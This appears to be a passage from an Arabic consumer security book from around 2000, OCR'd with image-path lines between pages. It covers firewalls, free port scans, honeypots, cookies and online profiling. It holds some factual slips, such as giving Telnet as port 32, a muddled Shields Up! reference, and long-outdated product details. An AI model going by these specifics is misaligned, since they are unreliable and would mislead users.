
وإذا أردت، يمكن لبرنامج Zone Alarm أن يبدأ التشغيل تلقائيا في كل مرة تقوم فيها بتشغيل الجهاز. وكأي برنامج جيد، يمكن تغيير هذا الخيار وغيره من الخيارات، لكي يلائم تفضيلاتك الشخصية. (يترك العديد من محترفي الكمبيوتر ومن الأشخاص العاديين أجهزتهم مشغلة طوال الوقت لكي يمنعون الصدمات الحرارية التي تنتج عند تشغيل الجهاز. يمنع ذلك الشرائح وغيرها من الأجهزة من الفشل المبكر.)



إذا كنت ترغب في الحصول على المزيد من المعلومات عن Zone Alarm، افحص موقع الإنترنت www.zonelabs.com/support.htm.

وإذا قمت باستخدام Zone Alarm مع وصلة كابل مودم، ستجد أن معدل محاولات الهجوم قد ازداد. على الرغم من ذلك، يرتفع نشاط أداة ping بسرعة كبيرة إذا قمت بزيارة أنواع معينة من المواقع. فعلى سبيل المثال، يمكن لموقع مثل Napster، والذي يسمح بمشاركة الملفات، أن يزيد من طلبات الوصول الواردة بشكل كبير.

وعندما تنشط أداة ping، يعني ذلك أن شخصا (أو متصفحه الآلي) يحاول الوصول إلى جهازك، وفي هذه الحالة يقوم Zone Alarm (اختياريا) بعرض إنذار مثل الإنذار الموضح في الشكل (٨–٢).



شكل (٨-٢)
انقر فوق زر More Info عندما تنشط أداة ping على نظامك، وسيأخذك Zone Alarm إلى موقع ويب الخاص به. والموضح هنا خلف النافذة الثانوية الخاصة بإنذار Zone Alarm.

المزيد من نظم التأمين

إذا كنت من محبي مقارنة الأشياء، ربما ترغب في فحص المزيد من برامج نظم التأمين الشخصية أو الخاصة بالأعمال. فعلى سبيل المثال، تقدم شركة Symantec برنامج Norton Internet Security 2000، والذي يقدم نظام تأمين مع البرنامج المضاد للفيروسات الخاص به. كذلك، يعتبر برنامج BlackICE Defender، الذي تقدمه شركة Network ICE، من برامج نظم التأمين الشائعة. ويستخدم مصطلح ICEفي بعض الأحيان للإشارة إلى بعض أنظمة الدفاع الخاصة بالأجهزة. وتعتبر ICEاختصار لكلمة Intrusion Countermeasure Electronics.

متاح على الأسطوانة المرفقة مع هذا الكتاب برنامج Zone Alarm وNorton's Utilities وBlackICE Defender.

اختبر نظامك

إذا كنت ترغب في معرفة ما إذا كنت تحتاج إلى استخدام أحد نظم التأمين، يمكنك استخدام أحد البرامج التي تقوم بمحاكاة محاولات دخول الهاكرز على جهازك. يمكنك تجربة برنامج HackerWhacker، حيث يقوم هذا البرنامج بمسح ضوئي مجاني والذي يقوم بعرض ما يطرأ على جهازك. كذلك، يقوم هذا البرنامج باختبار نظامك لمعرفة ما إذا كانت منافذ TCP أو UDP مكشوفة، ويكشف أية محاولة للوصول باستخدام NetBIOS، وبمعرفة ما إذا كانت خاصية مشاركة الملفات تم تشغيلها، كما يقوم بالبحث عن أنواع معينة من وحدات خدمة ويب التي تتعرض لواجهة CGI.


وحدة خدمة ويب الشخصية

تعتبر اختبارات CGI الخاصة ببرنامج HackerWhacker ضرورية بالنسبة للأشخاص الذين يمتلكون وحدة خدمة ويب نشطة. مع ذلك، من المحتمل أن تعرض نظامك كوحدة خدمة ويب لمتصفحي الإنترنت بدون حتى أن ندرك أن جهازك أصبح موقع على الإنترنت. ويشتمل Windows على خاصية Personal Web Server (PWS)، وهي جزئيا برنامج وحدة خدمة ظاهرية وهو يقوم بتبسيط تصميم واختبار موقع ويب. وإذا كنت تستخدم Front Page أو Visual InterDev لكي تقوم باختبار وتنقية موقع من مواقع ويب، يمكنك استخدام PWS لمعرفة كيف سيبدو ويتصرف بالضبط بدون أن تضطر إلى استخدامه بالفعل على جهاز من أجهزة وحدة خدمة الإنترنت. بهذه الطريقة، يمكنك أن تقوم بعمل كل تصميماتك على جهاز سطح مكتب واحد. ومع ذلك، يمكنك أن تستمر في تشغيل PWS عندما لا تقوم بعملية اختبار وتنقية، ويمكن لخاصية PWS أن تسمح بالاتصالات من الأجهزة الخارجية، مثل جهاز وحدة الخدمة. وإذا كنت ترغب في إيقاف تشغيل خاصية PWS، يمكن لاختبارات CGI الخاصة ببرنامج HackerWhacker أن تنذرك إذا كانت خاصية PWS ما زالت عاملة وتسمح للأجهزة الخارجية بالدخول.

يعتبر برنامج HackerWhacker برنامج شامل وإرشادى. ولكي تبدأ عملية المسح الضوئي الأمنية، يجب أن تغلق Zone Alarm، إذا كنت تقوم باستخدامها، عن طريق النقر بالزر الأيمن للماوس على أيقونة ZoneAlarm، ثم اختر Shutdown ZoneAl-arm.

هل يوجد غرباء في جهازك؟

اذهب إلى الموقع www.hackerwhacker.com، وسترى السؤال التالي: Are there strangers in your computer?(هل يوجد غرباء في جهازك). سترى كذلك العديد من الروابط، والأدوات والمعلومات الهامة عن الهاكرز وغيرها من الموضوعات الخاصة بنظم الأمان، كما هو موضح في الشكل (٨-٣).




شكل (٨-٣)
يعتبر هذا الموقع موقع متميز بالنسبة للأشخاص المهتمين بموضوعات حماية الشبكة.

انقر فوق رابط Free Security Scan. سيطلب منك أن تكتب عنوان بريدك الإلكتروني. وسيتم إرسال الإرشادات إليك عبر البريد الإلكتروني. كذلك، ستحصل على عنوان إنترنت لتذهب إليه وستعرض عليك مجموعة متنوعة من الاختبارات.

إذا كان جهازك متصل بشبكة اتصال في شركة ما، ارجع إلى شخص ما في قسم الكمبيوتر قبل أن تبدأ عملية المسح الضوئي لنظام الأمان.

سترى العديد من الاختبارات التي تعرض المعلومات (والملفات إذا أمكن) المتاحة على نظامك للعالم الخارجي. سترى كذلك المنافذ المفتوحة (إذا كان هناك أية منافذ مفتوحة) والعديد من الروابط والمقترحات عن كيفية إصلاح أية نقاط ضعف يمكن اقتحامها بسهولة في نظم الدفاع على جهازك. يوضح الشكل (٨-٤) نتيجة تقليدية لأحد هذه الاختبارات.



شكل (٨-٤)
قام برنامج HackerWhacker بفحص عدد من المنافذ وانتهى إلى أن هناك 130 منفذًا مفتوحًا على مصراعيه.

عثر برنامج HackerWhacker على منفذ مفتوح في النظام، وبناءا على ذلك قام بتقديم المقترحات التالية:

إن وجود منفذ مفتوح على جهازك يعني أن جهازك سيقبل الوصلات على منفذ TCP/UDP المحدد. ومن السيئ أن يكون منفذ TCP/UDP مفتوح وأنت لا تعرف سبب فتحه أو بقاءه على هذه الحالة. لذلك، يجب أن تعرف استخدامات منافذ TCP/UDP (انظر الروابط الموضحة في أسفل الشكل) لأنك ربما ترغب في أن يكون لدى برامج معينة على جهازك إمكانية الوصول للإنترنت. اتبع الروابط الموضحة في صفحة تقرير برنامج HackerWhacker وستتعرف على حلول المشكلات التي قدم عنها برنامج Hackerwhacker تقريرا.

كذلك، يقدم برنامج Hackerwhacker خدمات إضافية، لذلك تحقق من موقع البرنامج إذا كنت تفكر في الاستفادة من الاختبارات والمساعدات الأمنية الأخرى.

تشير كلمة منفذ إلى واحد من 65.535 عنوان محتمل ومتاح على الجهاز الذي يقوم بتشغيل برنامج TCP/IP. وكما هو الحال مع الكثير من عمليات برمجة الكمبيوتر، فقد تم الاتفاق بمرور الوقت على المنافذ التي يتم استخدامها لتأدية وظائف معينة. فعلى سبيل المثال، يختص Port 32 بالاتصال بالإنترنت (Telnet) بينما يقوم Port 25 بنقل البريد (SMTP). في حين يعتبر Port 139 هو المنفذ الخاص بخدمة جلسة NetBIOS.

مسح Symantec الضوئي المجاني

يمكنك العثور على ماسحات ضوئية أمنية مجانية على الإنترنت. افحص موقع ماسحة الأمان الضوئية ZDNet على العنوان www.zdnet.com/zdtv/cybercrime.

كذلك، يوجد رابط على صفحة ZDNet خاص بالمسح الضوئي المجاني الذي تقدمه شركة Symantec. ويقوم هذا الماسح الضوئي باختبار نظام التأمين والإبلاغ عما إذا كان يمكن تنزيل محتويات للبالغين على نظامك وعما إذا كان لديك حماية Shields Up! ضد الفيروسات ومعرفة ما إذا كان يمكن لأي شخص الحصول على معلوماتك (مثل الموقع الذي قمت بزيارته مؤخرا وعنوان بريدك الإلكتروني الشخصي).

بعض الخطط للتخلص من الهاكرز

إذا وجدت أحد المنافذ مفتوح بدون سبب واضح يستدعي ذلك، يمكن أن يعني ذلك أن برنامج Trojan horse يحتفظ بهذا المنفذ مفتوحا لكي يتمكن الهاكر الذي قام بوضع هذا البرنامج من اختراق النظام في المستقبل.

وإذا كنت تعاني من هجمات الهاكرز، فربما ترغب في معرفة ما إذا كان يمكنك الإيقاع بهم عن طريق وضع الشراك والتي يطلق عليها اسم honeypots على النظام. ويمكنك تنزيل أحد شراك honeypots الجيدة والذي يطلق عليه DTK (Deception Tool Kit) من الموقع www.all.net/dtk.

والمغزى من ذلك هو الإيقاع بالهاكرز، حيث تقوم شراك honeypots بالتظاهر بتقديم الثغرات وكشف خدمات شبكة الاتصال على المنافذ في جهازك منتظرة أن يقوم أحد الهاكرز بمحاولة استغلال تلك المميزات. وفي الحقيقة، يتم تسجيل سلوكيات الهاكر (وإيقافها) بدون أن يعي الحيلة، حيث يعتقد الهاكر أنه يتجول في نظام أمان ضعيف وسهل الاختراق، ولكن حقيقة الأمر هو أنهم يوقعون بأنفسهم في الشراك بينما يتم في نفس الوقت تسجيل نشاطاتهم.

اختبارات Shield Up!

لقد أفاد Steve Gibson كل مستخدمي الإنترنت عندما قام بتقديم موقع ويب الخاص به والذي أطلق عليه اسم Shields Up!. يمكنك إلقاء نظرة على هذا الموقع على https://grc.com/x/ne.dll?bh0bkyd2، أو ابحث عن Shields Up! باستخدام آلية البحث المفضلة لديك. ومن المزايا التي يتسم بها هذا الموقع، التوضيحات المفصلة لنظم الأمان المعقدة في Windows وللإنترنت ولخصائص الاتصال بالشبكة. ويطلعك Gibson على كيفية عمل هذه الخصائص وعلى ما يجب عليك فعله لتقوية نظام الأمان الخاص بك، كما أنه لا يتجاهل الجوانب المعقدة؛ وكذلك، فإنه يساعدك على استيعاب كل هذه الخصائص. لذلك، إذا كنت مدير نظام مسئول عن نظام الأمان في شركة Microsoft، على سبيل المثال، أو إذا كنت مجرد شخص يرغب في الحصول على المزيد من المعلومات عن الموضوعات الخاصة بتأمين الإنترنت، يمكنك الاستفادة من زيارة هذا الموقع وقراءة كل ما يقدمه. حتى إذا لم يكن لديك غير جهاز واحد في المنزل، يجب عليك تصفح هذا الموقع.

موقع SANS

يقدم الموقع SANS بعض المعلومات المفيدة عن نظم الأمان، بما في ذلك تعريفات للمصطلحات وتقديم النصائح وعرض قوائم شاملة لبعض البرامج مثل Trojan hors-es. وعامة، يهم هذا الموقع الكثيرون ممن يهتمون بنظم أمان أجهزة الكمبيوتر والذين يرغبون في الإضافة إلى قوائم Favorites (أو لمستخدمي NetScape، Bookmark). يمكنك زيارة هذا الموقع على العنوان www.sans.org/newlook/home.htm.

كتل بيانات Cookies

تعتبر cookies من الأسباب التي تؤدي إلى إضعاف نظم الأمان، وهي سمة الهدف منها تيسير التعامل مع الإنترنت. فهي تعتبر طريقة لحفظ تفضيلاتك، حيث تسمح لك الكثير من مواقع ويب بتهيئة صفحاتها ـ تحديد الألوان التي ترغب في رؤيتها وأنواع الأخبار التي ترغب في عرضها ومحتويات shopping cart وغيرها من البيانات. ولكن، كيف تتذكر هذه المواقع تلك الاختيارات؟ وكيف، عندما تقوم بزيارة هذه المواقع مرة ثانية، يتم التعرف عليك والترحيب بك؟

تتمكن هذه المواقع من التعرف عليك وتذكر تفضيلاتك لأنها تقوم بانتزاع هذه المعلومات من محرك الأقراص الصلبة الخاص بك. حتى أن بعض المواقع تفعل ما هو أكثر من ذلك ـ حيث تقوم بتعقب المعلومات الخاصة بك عندما تزور هذه المواقع (الروابط التي تختارها والمشتريات التي تقوم بها وغيرها من نماذج السلوك الشخصي). ويتم تجميع بعض هذه المعلومات أثناء تصفحك للشبكة، ولكن المعلومات الأخرى– على سبيل المثال، التفضيلات الأخرى التي تقوم بتهيئتها ـ يتم حفظها فيما يطلق عليه اسم cookies. ويتم تخزين ملفات cookies على محرك الأقراص الصلبة حيث يمكن أن تقرأها بعد ذلك المواقع التي قامت بتخزينها أو بالطبع غيرها من المواقع. ويمكن أن يكون ذلك ملائما بالنسبة لك (على سبيل المثال، يمكن أن تقوم cookies بتخزين كلمات المرور وأسماء المستخدم حتى لا تضطر إلى كتابتها في كل مرة تقوم فيها بزيارة موقع يتطلب تسجيل هذه المعلومات). ولكن يمكن أيضا أن تقوم cookies بتزويد الآخرين بمعلومات عن سلوكياتك في التصفح والمزيد من المعلومات التي ربما لا ترغب في أن يعرفها أحد. كذلك يمكن أن تقوم cookies بوصف الصور التي تقوم باستطلاعها، والمدة التي استطلعت فيها كل صورة، وبالتالي تقوم بتكوين ملف مواصفات خاص باستطلاعاتك الشخصية.

وفيما يلي تجربة ربما ترغب في إجرائها:

١ - قم بتشغيل Internet Explorer.

٢ - اختر Tools <= Internet Options.


٣ - انقر فوق علامة التبويب Security.

٤ - انقر فوق زر Custom Level.

٥ - تصفح قائمة الخيارات حتى تعثر على الجزء المعنون Cookies.

٦ - انقر فوق زر Prompt تحت Allow Cookies That Are Stored on Your Computer وانقر فوق OK مرتين لإغلاق مربع حوار الخيارات.


اذهب الآن لزيارة بعض مواقع ويب المفضلة لديك. ستندهش من الظهور المتكرر لـ cookies، كما هو موضح في الشكل (٨-٥).



شكل (٨-٥)
سيظهر مربع الحوار الصغير الثانوي الموضح في الشكل عشرات المرات في الساعة أثناء تصفحك للإنترنت، وذلك إذا قمت باختيار أن يتم تحذيرك في كل مرة توشك فيها إحدى كتل cookies على أن يتم تخزينها على محرك الأقراص الصلبة.

وفيما يلي تجربة صغيرة أخرى يمكنك إجراؤها: ألقي نظرة على المجلد المسمى Cookies في دليل Windows. يمكنك قراءة أيا من ملفات TXT (حيث يعتبر كلا منها كتلة Cookie منفصلة) عن طريق النقر فوق الملف نقرا مزدوجا. لاحظ أن الموقع المرتبط بكتلة Cookie هذه يظهر بداخل البيانات في Cookie كعنوان إنترنت عادي تسبقه www. وتلحق بهcom. وعلى سبيل المثال، يمكن أن يحتوي مجلد Cookiesعلى أكثر من 500,000 بايت من البيانات وحوالي 1000 كتلة cookies.

ويمكن قراءة بعض كتل cookies لأنها تكون مكتوبة بلغة إنجليزية بسيطة، على سبيل المثال، "Date Visited: 9-9-00/Time Visited ... وهكذا". على الرغم من ذلك، يتم تشفير بعض كتل Cookies الأخرى ولا يمكن قراءتها إلا بواسطة البرامج الموجودة في مواقع ويب التي قامت بتخزينها.



لا تقوم NetScape بتخزين كل cookie في ملف نصي منفصل كما يفعل Explorer. بدلا من ذلك، تستخدم NetScape ملف واحد كبير يسمى COOKIES.TXT، ويقوم بتخزين كل cookie كسطر واحد في هذا الملف.

محاربة كتل Cookies

للأسف، لا يقدم Microsoft Internet Explorer وNetscape Communicator بعض الأدوات لإعاقة تخزين كتل Cookies - حيث أنها تقوم إما بإيقاف تشغيل كل كتل Cookies، أو السماح بتشغيلها كلها. فليس هناك حل وسط بالنسبة لتلك الأدوات. وتشبه Cookies ما يطلق عليه مبرمجي الكمبيوتر المتغيرات المثابرة، حيث يمكنها الاحتفاظ بالمعلومات بين الزيارات التي تقوم بها عبر الإنترنت للمواقع المختلفة. على الرغم من ذلك، يمكن لكتل Cookies أيضا أن تقوم بمساعدة مخازن البيانات في بناء ما يشيروا إليه باسم النماذج المتوقعة (التنبؤ بالسلوكيات والمشتريات المستقبلية).

وحاليا، تخطط شركة Microsoft لتضمين خاصية جديدة في الإصدار 5.5 من Internet Explorer(IE) والذي يمكن أن يميز ملفات المواصفات الخاصة بالسلوكيات وكتل Cookies الخاصة بجمع البيانات عن كتل cookies غير الضارة والتي يمكنها أن تفيد المستخدم (مثل تلك التي تتذكر كلمات المرور). على الرغم من ذلك، تحتج حاليا شركات الإعلان والتجارة الإلكترونية والتسويق على تضمين مثل هذه الخاصية التي تعطي المستخدم حل بديل لكتل Cookies الحالية الموجودة في IE 5 والتي تشتمل على إمكانية تشغيل أو إيقاف تشغيل كل كتل cookies. ويمكن أن يقوم IE 5.5 بالتمييز بين Cookies الأولى (التي تقوم بإعادة المعلومات إلى الموقع الذي قام بوضع كتلة Cookie على محرك الأقراص الصلبة الخاص بك) وCookies الأخرى (التي يتم إرسالها إلى أماكن أخرى). فإذا قمت بتشغيل الخيار الأخير، ستحاول كل Cookie الأخرى تخزين نفسها، وسيظهر مربع حوار ثانوي يسألك عما إذا كنت ترغب في السماح بهذا التخزين. ولكن هذا المربع يمكنه أن يكون متعبا حقا بالنسبة لك حيث أنه يتطلب إدخال عدد كتل Cookies التي تصل إلى جهاز متصفح ويب التقليدي. وربما سيتم تطوير أسلوب أكثر كفاءة في الوقت الذي يتم فيه طرح IE 5.5 رسميا.

وإذا كنت ترغب في السماح بتخزين Cookies المفيدة الجيدة على محرك الأقراص الصلبة الخاص بك، ولكن في نفس الوقت إعاقة كتل Cookies المتطفلة،

يمكنك استخدام عدة أدوات تجارية يمكنها مساعدتك في مهمة الترشيح. وتشتمل هذه الأدوات على Norton Internet Security وGuard Dog التى تم إصـــدارها من قـــبل McAfee Softwore و active Inter(www.cookiecentral.com) Luckman و interMute (www.intermute.com)

الجزء الثاني

الخصوصية الشخصية



الفصل التاسع

الخصوصية على شبكة الإنترنت

لقد تناول هذا الكتاب حتى الآن الطرق المتعددة التي يمكن للهاكرز استخدامها في اقتحام نظم أجهزة الكمبيوتر لتدمير المعلومات. ولكن هناك خطر آخر يهددك عبر الإنترنت، وهو تجميع المعلومات التي تنتهك خصوصيتك.

يعتقد الكثيرون أنهم عندما يقومون باستخدام اسم مستعار مثل Lightning أو Chubby لإرسال الرسائل إلى المجموعات الإخبارية، أو إرسال البريد الإليكتروني، أو الدردشة عبر الإنترنت، تكون شخصياتهم مجهولة. كما أنهم يعتقدون أن لا أحد يعلم أنهم عن طريق الصدفة اطلعوا على صفحات ويب تحتوي على موضوعات مثيرة، أو أنهم قاموا بشراء Eminem CD عبر الإنترنت. وهم يعتقدون أن عناوين بريدهم الإلكتروني وعاداتهم الشرائية وغيرها من المعلومات الشخصية تظل معلومات سرية.

ولكن، بماذا ستشعر لو عرفت أن هناك ثغرة في الإنترنت وأن هناك أشخاص يتلصصون عليك من خلال هذه الثغرة؟ وأنهم يحتفظون بقائمة بكل صفحات ويب التي تقوم بزيارتها وبكل شيء تقوم بشرائه عبر الإنترنت وبكل رسائل البريد الإلكتروني التي تقوم بإرسالها - أي بكل نشاطاتك عبر الإنترنت.

بالتأكيد، يجب عليك أن تشعر بالقلق لأن جهازك وكل النشاطات التي تقوم بها عبر شبكة ويب تكون مفتوحة على مصراعيها لهذا المستوى من الفحص والمراقبة.

ولحسن الحظ، هناك بعض البرامج الجيدة التي يمكنك البدء في استخدامها والتي ستجعل شخصيتك مجهولة عبر الإنترنت، وبالتالي ستسمح لك بالتجول عبر الإنترنت كشخص خفي، غير مرئي. سيوضح لك هذا الفصل كيفية ذلك في الجزء المعنون "وسائل الدفاع".



إذا كنت تعتقد أنك لا تقوم بكشف أية معلومات عن شخصيتك أثناء تصفحك للإنترنت، اذهب إلى الموقع www.privacy.net وانقر فوق زر Full Analysis. سيتطلب ظهور التقرير دقيقة أو دقيقتين، ولكن يمكن لهذا التقرير أن يظهر لك العديد من الحقائق. على الرغم من ذلك، فهو لا يعرض سوى جزء صغير فقط من الكم الهائل للبيانات التي يتم التجسس عليها.

التجسس على شبكة الإنترنت

هناك أنواع كثيرة من انتهاكات الخصوصية عبر الإنترنت: مراقبي الضغطات على لوحة المفاتيح وكتل Cookies (انظر الفصل الثامن) وغيرها من الأساليب التي تقوم بتعقب (وتسجيل) كل ما تفعله بجهازك. فبعض الأشخاص مثل الأزواج الذين على وشك الطلاق، أو رؤساء العمل القساة، وغيرهم، ربما يكون لديهم أسباب كافية

لتعقب ما تفعله بجهازك (حتى أن بعض رؤساء العمل يرغبون في معرفة عدد المفاتيح التي تضغط عليها في الساعة واستخدامات الإنترنت التي تقوم بها أثناء عملك).

تقوم الشركات بنوع من أنواع التجسس على شبكة الإنترنت، حيث تقوم بمراقبة وتسجيل المواقع التي تقوم بزيارتها والمقالات التي تقرؤها والأشياء التي تقوم بشرائها وغير ذلك من المعلومات. ثم تقوم هذه الشركات بإنشاء ملف مواصفات خاص بك على شبكة الإنترنت يتم بيعه بعد ذلك على أنه وصف دقيق لشخصيتك واحتياجاتك (كل احتياجاتك) والتفاصيل الخاصة بمواردك المالية - بما في ذلك رقم بطاقة الفيزا الخاص بك.

ولا تعتقد أنك إذا قمت بتصفح الإنترنت وأنت وحدك وباب الغرفة مغلق فإن ذلك يعني أنه ليس هناك آخرون يقومون بالمراقبة بل ويتذكرون كل تحركاتك بدقة حتى أفضل مما إذا كان الشخص الذي يقوم بمراقبتك يتلصص عليك من ثغرة في السقف أو الحائط.

وقد قامت بعض الشركات، مثل Double Click وAvenueA وMatchLogic بجمع تقارير ومعلومات عن عادات التصفح وذلك لكلا من أغراض التسويق والإعلان. ويتم ذلك عن طريق إرفاق شفرات بيانات مضغوطة صغيرة وغير مرئية بصفحات ويب. ومن ثم تقوم هذه الشفرات المضغوطة بتكوين تقرير عن زيارتك لأي موقع من مواقع ويب وعن نشاطاتك في هذه الصفحة.



إذا كنت لا ترغب في أن يقوم أي أحد بالتلصص على نشاطاتك عبر الإنترنت، يمكنك أن تقوم بتجربة أداة من شركة IDcide (www.idcide.com). وتعرض لك هذه الأداة، والتي يطلق عليها اسم Privacy Companion وقت وكيفية تعقبك على الإنترنت. ويقوم هذا المتصفح الإضافي بتمييز كتل Cookies المفيدة (التي تقوم فقط بتهيئة المواقع بحيث تعرض تفضيلاتك) عن أنواع cookies السيئة التي تقوم بجمع ونقل المعلومات الخاصة بك. وهكذا، تقوم أداة Privacy Com-panion بتحذيرك حتى تستطيع تقرير ما ستفعله بشأن كتل Cookies السيئة.

أدوات تجارية

يمكن للشركات أن تقوم بتوفير الكثير من الأموال التي يتم إنفاقها على الإعلانات إذا قامت بتوجيه هذه الإعلانات بشكل جيد. ومن الواضح أن جمع المعلومات الخاص

بعاداتك وتفضيلاتك يفيد هذه الشركات إلى حد بعيد. ألم تتساءل من قبل عن سبب حصولك على أنواع معينة من الرسائل الإلكترونية غير المرغوب فيها؟ ألم تلحظ أن بعض الإعلانات التي تحصل عليها في علبة البريد الإلكتروني الوارد بك تعكس إلى حد بعيد اهتماماتك الشخصية؟

هل قمت من قبل باستخدام الإنترنت في البحث عن إمكانية الحصول على إجازة في أحد الأماكن، ثم حصلت فجأة على رسالتين في البريد الإلكتروني خاصة بالسفر إلى مثل هذه الأماكن؟ إذا لم تكن قد قمت بالفعل بتزويد أي وكالة سفر عبر الإنترنت بعنوان بريدك الإلكتروني، فمن المحتمل أنك كنت مراقب أثناء بحثك عبر الإنترنت.

نسخ مصغرة

بعد مرور بعضة أشهر على استخدامك للإنترنت، ستوجد العديد من قواعد البيانات التي تحتوي على نسخ مصغرة منك: اسمك وعنوانك ورقم تليفونك وأرقام بطاقاتك الائتمانية وتاريخ ميلادك وغيرها من المعلومات (تستطيع الشركات الحصول على هذه المعلومات من الاستمارات التي قمت بملئها عند شراءك أشياء معينة عبر الإنترنت أو عن طريق "التسجيل" كما تطلق عليه بعض المواقع). أما المعلومات الخاصة بالأشياء التي تحبها والأشياء التي تكرهها فتحصل عليها هذه الشركات من البرامج وكتل cookies التي يمكنها تعقب المجموعات الإخبارية ومواقع ويب التي تقوم بزيارتها والصفحات أو الروابط التي تقوم بتحديدها. والأسوأ من ذلك أن بعض أصحاب قواعد البيانات يجتمعون معا ويقومون بدمج المعلومات التي يمتلكونها مكونين بذلك نسخ مصغرة أكثر تفصيلا من تلك النسخ المصغرة الموجودة بالفعل على شبكة الإنترنت. فهم يقومون بنحت تمثال أصلي لك، وفي كل مرة تقوم فيها بتسجيل الدخول على الإنترنت وتصفح صفحاتها يقوم أصحاب قواعد البيانات بتعديل هذا التمثال باستمرار حتى يشبهك تماما. وبالطبع، فأنت تساعدهم على تكوين هذه النسخة الإليكترونية منك.

على الرغم من أن إنشاء تلك النسخ المصغرة يشكل مشكلة كبيرة، إلا أن هناك مشكلات أخرى تواجهك أثناء تصفحك الإنترنت. فعلى سبيل المثال، ربما تكون بعض البيانات التي يتم جمعها عن شخصيتك على الإنترنت معلومات خاطئة تماما. وبذلك، يمكن أن يتم تضمين هذه البيانات الخاطئة في الصورة الخاصة بك على شبكة الإنترنت، وبالتالي ستلتصق بك هذه البيانات طوال حياتك. وللأسف، لا توجد أية طرق قانونية أو عملية يمكن استخدامها لتصحيح هذه البيانات الخاطئة عبر شبكة الإنترنت.

فعلى سبيل المثال، ربما تكون قد قمت بزيارة موقع يشرح كيفية اقتحام السيارات المغلقة عن طريق الصدفة أو بدافع الفضول. ولكن، بغض النظر عن الدافع، سيتم إضافة هذه الزيارة إلى ملف مواصفاتك الشخصي. ويمكن الاستعانة بهذه المعلومات - وقد تم ذلك بالفعل - في قضايا الحصول على حضانة الأطفال، أو محاكمات الطلاق، أو غيرها من القضايا التي يتم عرضها في المحاكم. ولقد تم بالفعل إقالة شخص من البحرية بسبب المعلومات المتوفرة عنه على الإنترنت. وتؤدي أيضا هذه المعلومات إلى صعوبة حصولك على تأمين، على سبيل المثال، أو صعوبة أن يتم تعيينك في إحدى الوظائف. وهناك كذلك استخدامات متعددة لتلك النسخ المصغرة الخاصة بك على شبكة الإنترنت، وبالطبع، العديد من هذه الاستخدامات غير مقبول.

وقد ازداد عدد إذون التفتيش واستدعاءات الشهادة بشكل ملحوظ في كل شركات مزودي خدمة الإنترنت. فعل سبيل المثال، تم الإبلاغ عن 33 إذن تفتيش في شركة AOL في عام 1997 و301 في عام 1999 و191 في النصف الأول من عام 2000. ولا تطلب العديد من إذون التفتيش كل بريدك الإليكتروني فقط، ولكنها ترغب أيضا في الحصول على كل المعلومات التي يمتلكها ISP عنك– المكان الذي تتصل منه والوقت الذي قمت فيه بالاتصال ومدة الاتصال ونشاطاتك عبر الإنترنت ومواقع ويب التي قمت بزيارتها وغرف الدردشة التي قمت بدخولها والأشياء التي قلتها هناك.

ومحاولة منها في فرض الضوابط على نفسها، قامت مجموعة من شركات الإعلان وجمع البيانات عبر الإنترنت (والتي تمثل 90٪ من إجمالي هذه الشركات) بتقديم خطة في أغسطس 2000 تمنح متصفحي ويب الحقوق التالية:

- يحصل متصفحي الإنترنت على إمكانية وصول بشكل معقول إلى ملفات المواصفات الخاصة بهم والتى تنتجها هذه الشركات (مجموعات البيانات الخاصة بالمتصفحين).
